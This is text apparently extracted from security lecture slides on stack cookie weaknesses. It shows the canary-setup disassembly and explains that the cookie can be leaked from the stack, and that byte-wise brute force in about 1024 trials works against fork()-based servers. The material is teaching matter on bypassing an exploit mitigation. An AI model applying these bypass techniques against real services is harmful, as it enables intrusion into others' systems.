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
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


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


Stack Cookie: Weaknesses



Stack Cookie: Weaknesses

- Security in 32-bit Random Cookie
 - One chance over 2^{32} (4.2 billion) trial
 - Seems super secure!
- Fail if attacker can read the cookie value...
 - Maybe you can't read %gs:0x14
 - But, what about -0xc(%ebp)?




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
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```
0x080484c1 <+6>:   mov    %gs:0x14,%eax
0x080484c7 <+12>:  mov    %eax,-0xc(%ebp)
0x080484ca <+15>:  xor    %eax,%eax
```

- Maybe you can't read %gs:0x14
- But, what about -0xc(%ebp)?




Stack Cookie: Weaknesses




Stack Cookie: Weaknesses

- Security in 32-bit Random Cookie
 - One chance over 2^{32} (4.2 billion) trial
 - Seems super secure!
- Attacker can break this in 1024 trial
 - If application uses `fork()`




Stack Cookie: Weaknesses

- Random becomes non-random if fork()-ed..




Stack Cookie: Weaknesses

- Servers...



Stack Cookie: Weaknesses

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


fork () !




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


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


Stack Cookie: Weaknesses

- Servers...




fork () !




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


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


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


fork () !




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


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


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


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


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


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


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


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



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


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



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


